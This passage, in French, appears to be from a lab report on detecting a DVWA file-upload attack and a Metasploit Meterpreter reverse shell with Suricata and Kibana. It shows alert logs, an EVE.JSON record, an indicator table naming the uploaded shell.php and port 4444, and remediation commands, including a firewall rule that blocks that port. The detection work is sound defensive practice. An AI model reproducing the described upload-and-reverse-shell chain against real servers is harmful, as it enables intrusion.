Le fichier fast.log consulté via `tail -f /var/log/suricata/fast.log` confirme les alertes en temps réel. Voici un extrait représentatif des trois types de signatures détectées :

```
05/07/2026-16:41:19.494007  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:41:19.495850  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:41:19.518808  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:41:19.565510  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:41:28.117635  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:41:28.118422  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:41:28.120108  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:42:28.411257  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:42:28.412302  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:42:58.172126  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:42:58.172981  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:42:58.173378  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:42:58.240165  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:42:58.241429  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:43:00.743864  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:43:00.790969  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
05/07/2026-16:43:00.949392  [**] [1:2027865:2] ET EXPLOIT Metasploit Meterpreter PHP Stager [**] [Cl
assification: (null)] [Priority: 3] {TCP} 192.168.10.10:4444 → 192.168.10.20:37470
```

Figure 16 Extrait du fichier fast.log de Suricata

Analyse des logs :

Cohérence temporelle : Les timestamps des alertes fast.log correspondent exactement aux phases décrites dans la timeline. La première alerte Meterpreter apparaît à 16:39:46, immédiatement après le déclenchement du reverse shell.

Identification des SIDs : Le SID 2027865 correspond à la règle Emerging Threats Open "ET EXPLOIT Metasploit Meterpreter PHP Stager". C'est une règle publique, pas une règle locale (contrairement au lab Nmap où les SIDs > 1000000 étaient des règles custom). Cela montre que les bases de règles publiques couvrent déjà ce type d'attaque connue.

Volume répétitif : Les dizaines d'alertes identiques pour le SID 2027865 s'expliquent par le fait que Suricata analyse chaque paquet TCP individuellement. Chaque paquet échangé entre le port 4444 de l'attaquant et le port 37470 de la cible déclenche une alerte séparée.

Traçabilité complète : Chaque entrée contient l'IP source, l'IP destination, les ports source et destination. Ces informations sont suffisantes pour reconstruire complètement la session d'attaque lors d'une investigation forensique.

Différence notable avec les exercices précédents : Dans les exercices Nmap et Hydra, les alertes s'arrêtaient lorsque l'attaque se terminait. Ici, les alertes Meterpreter continuent de s'accumuler tant que la session reste ouverte, car le canal C2 maintient une communication permanente. C'est un comportement fondamentalement différent qui, dans un vrai SOC, déclencherait une procédure d'incident continu plutôt qu'une simple alerte ponctuelle.

5. Analyse Kibana Discover – EVE.JSON

La capture de l'interface Kibana Discover (index suricata-*, filtre event_type.keyword:"alert") permet d'explorer chaque alerte individuellement avec l'ensemble de ses champs structurés. La commande suivante permet d'extraire directement le détail d'une alerte Meterpreter depuis l'EVE.JSON :

```
grep -a '2027865' /var/log/suricata/eve.json | tail -n 1 | python3 -m json.tool
```

```
(root@kali)-[~]
# grep -a '2027865' /var/log/suricata/eve.json | tail -n 1 | python3 -m json.tool
{
  "timestamp": "2026-05-07T16:43:00.949392+0100",
  "flow_id": 388788377637560,
  "in_iface": "eth1",
  "event_type": "alert",
  "src_ip": "192.168.10.10",
  "src_port": 4444,
  "dest_ip": "192.168.10.20",
  "dest_port": 37470,
  "proto": "TCP",
  "ip_v": 4,
  "pkt_src": "wire/pcap",
  "alert": {
    "action": "allowed",
    "gid": 1,
    "signature_id": 2027865,
    "rev": 2,
    "signature": "ET EXPLOIT Metasploit Meterpreter PHP Stager",
    "category": "",
    "severity": 3
  },
  "app_proto": "failed",
  "direction": "to_client",
  "flow": {
    "pkts_toserver": 33,
    "pkts_toclient": 101,
    "bytes_toserver": 6215,
    "bytes_toclient": 103965,
    "start": "2026-05-07T16:39:45.942489+0100",
    "src_ip": "192.168.10.20",
    "dest_ip": "192.168.10.10",
    "src_port": 37470,
    "dest_port": 4444
  }
}
```

Figure 17 Extrait EVE.JSON – Alerte Meterpreter PHP Stager

Les champs clés visibles dans les documents :

- event_type : alert
- @timestamp : 2026-05-07T16:43:00.949392+0100
- alert.signature : ET EXPLOIT Metasploit Meterpreter PHP Stager
- alert.signature_id : 2027865
- alert.severity : 3
- alert.action : allowed
- alert.category : (vide)
- src_ip : 192.168.10.10
- src_port : 4444
- dest_ip : 192.168.10.20
- dest_port : 37470
- proto : TCP

- direction : to_client
- flow.pkts_toserver : 33
- flow.pkts_toclient : 101
- flow.bytes_toserver : 6215
- flow.bytes_toclient : 103965
- flow.start : 2026-05-07T16:39:45.942489+0100

Note analyste : Le champ alert.action: allowed indique que Suricata est configuré en mode IDS (détection uniquement) et non IPS (prévention/blocage)

6. Résumé des indicateurs de compromission (IoC)

Tableau 4 Indicateurs de compromission (IoC)

Type	Valeur	Contexte
IP Source (Attaquant)	192.168.10.10	VM1 Kali Linux — origine de 100% des alertes
IP Cible	192.168.10.20	VM2 Ubuntu Server — serveur web compromis
Port C2 (Command & Control)	TCP/4444	Port d'écoute standard Metasploit
Port éphémère cible	TCP/37470	Port source de la connexion reverse shell
URL malveillante	/DVWA/hackable/uploads/shell.php	Webshell PHP déposé via File Upload

Fichier malveillant	shell.php	Payload Meterpreter PHP stager — 1114 bytes
Chemin complet	/var/www/html/DVWA/hackable/uploads/shell.php	Localisation du webshell sur le serveur
Compte compromis	www-data (UID 33)	Compte Apache — accès shell obtenu
Outil d'attaque	Metasploit v6.4.34-dev + msfvenom	Identifiable via SID ET/Open 2027865
Service vulnérable	Apache 2.4.52 + PHP + DVWA niveau LOW	CWE-434 — File Upload sans restriction
Phase Cyber Kill Chain	Phase 4 + Phase 5	Exploitation + Installation (webshell persistant)
Signature clé	ET EXPLOIT Metasploit Meterpreter PHP Stager (SID 2027865)	92 occurrences dans les logs

7. Recommandations de remédiation :

Immédiat (0-24h)

La première action consiste à supprimer immédiatement le webshell déposé sur le serveur afin d'éliminer tout accès distant persistant utilisé par l'attaquant. Dans le cadre de l'exercice, le fichier malveillant identifié est shell.php, présent dans le répertoire d'upload de DVWA. Cette suppression peut être réalisée avec la commande `sudo rm /var/www/html/DVWA/hackable/uploads/shell.php`. Une vérification complète du répertoire web doit ensuite être effectuée afin de détecter d'éventuels autres fichiers PHP suspects ajoutés récemment par l'attaquant, notamment avec la commande `find /var/www -name '*.php' -newer /var/www/html/index.html -ls`.

L'analyse réseau doit également inclure un blocage immédiat du port 4444 en sortie via le pare-feu système. Ce port est fréquemment utilisé par Meterpreter pour maintenir le canal de communication entre la machine compromise et l'attaquant. Le blocage peut être appliqué avec les commandes `sudo ufw deny out 4444` puis `sudo ufw reload`, afin de couper toute session active ou future.

Vérifier les connexions réseau actuellement établies afin d'identifier une éventuelle session Meterpreter encore active ou tout autre flux suspect. Cette vérification peut être réalisée avec la commande `ss -tnp | grep ESTAB`. Ces actions immédiates permettent de contenir rapidement l'incident, de limiter la persistance de l'attaquant et de réduire le risque de compromission supplémentaire.

Court terme (1-7 jours)

Implémenter une **whitelist stricte des extensions autorisées** dans le formulaire d'upload : autoriser uniquement les extensions inoffensives (.jpg, .png, .pdf, .gif) et refuser tout autre type, y compris .php, .phtml, .php5.

Configurer Apache pour empêcher totalement l'exécution de scripts PHP dans le répertoire uploads. Cette protection peut être appliquée via la directive `<Directory /var/www/html/DVWA/hackable/uploads>` avec les options `php_flag engine off` et `Options -ExecCGI`. Ainsi, même si un fichier PHP malveillant parvenait à être téléversé, il ne pourrait pas être exécuté par le serveur web.

Passer Suricata en mode IPS (drop au lieu de alert) pour la règle SID 2027865, afin de couper automatiquement toute connexion Meterpreter dès le premier paquet détecté, sans attendre une intervention humaine.

Configurer des alertes automatiques dans Kibana afin de notifier immédiatement le SOC lorsqu'une alerte de sévérité 1 ou 2 est générée, ou lorsqu'une même adresse IP dépasse un seuil anormal de 10 alertes en moins d'une minute. Ce mécanisme améliore considérablement la réactivité face aux activités malveillantes et réduit le temps de détection des incidents.

Moyen terme (1-4 semaines)

Déployer un WAF (Web Application Firewall) ModSecurity avec les règles OWASP CRS devant le serveur Apache. Un WAF aurait bloqué la requête d'upload du fichier .php avant même qu'elle n'atteigne le serveur.

Mettre en place une analyse anti-malware des fichiers uploadés avant qu'ils ne soient stockés sur le serveur (ClamAV ou solution équivalente). Le fichier shell.php aurait été détecté comme malveillant dès son upload.

Mettre DVWA en niveau de sécurité MEDIUM ou HIGH : le niveau MEDIUM ajoute des contrôles d'extension côté serveur, et le niveau HIGH impose une liste blanche stricte des types MIME acceptés.

Segmenter le réseau avec des VLANs et un pare-feu inter-zone pour isoler le serveur web de la machine Kali, rendant toute connexion directe impossible sans passer par un point de contrôle.

Conclusion :

L'exercice d'exploitation web mené le 07 mai 2026 a permis de valider l'efficacité de la chaîne de détection Suricata → Logstash → Elasticsearch → Kibana face à une attaque complète de type File Upload + Reverse Shell Meterpreter, menée avec Metasploit.

Les règles Emerging Threats Open de Suricata ont automatiquement détecté et loggué l'ensemble de la chaîne d'attaque sans nécessiter de règles locales personnalisées : upload du webshell, exécution du payload et canal Meterpreter persistant. Le SIEM Kibana a correctement récupéré, indexé et affiché les 97 alertes en temps quasi-réel. La visualisation du dashboard SOC permet une lecture immédiate de la situation : volume

exceptionnel d'alertes, pic temporel brutal, attribution de 100% du trafic à une seule IP, et domination écrasante d'une seule signature de type exploit.

Cet exercice démontre qu'une vulnérabilité d'upload de fichiers sans restriction, combinée à un serveur Apache exécutant PHP dans le répertoire d'upload, représente une surface d'attaque critique qui peut conduire à une compromission complète du serveur web en quelques minutes. La persistance du webshell sur le serveur même après fermeture de la session Meterpreter illustre pourquoi la remédiation doit aller bien au-delà de la simple fermeture de la connexion réseau.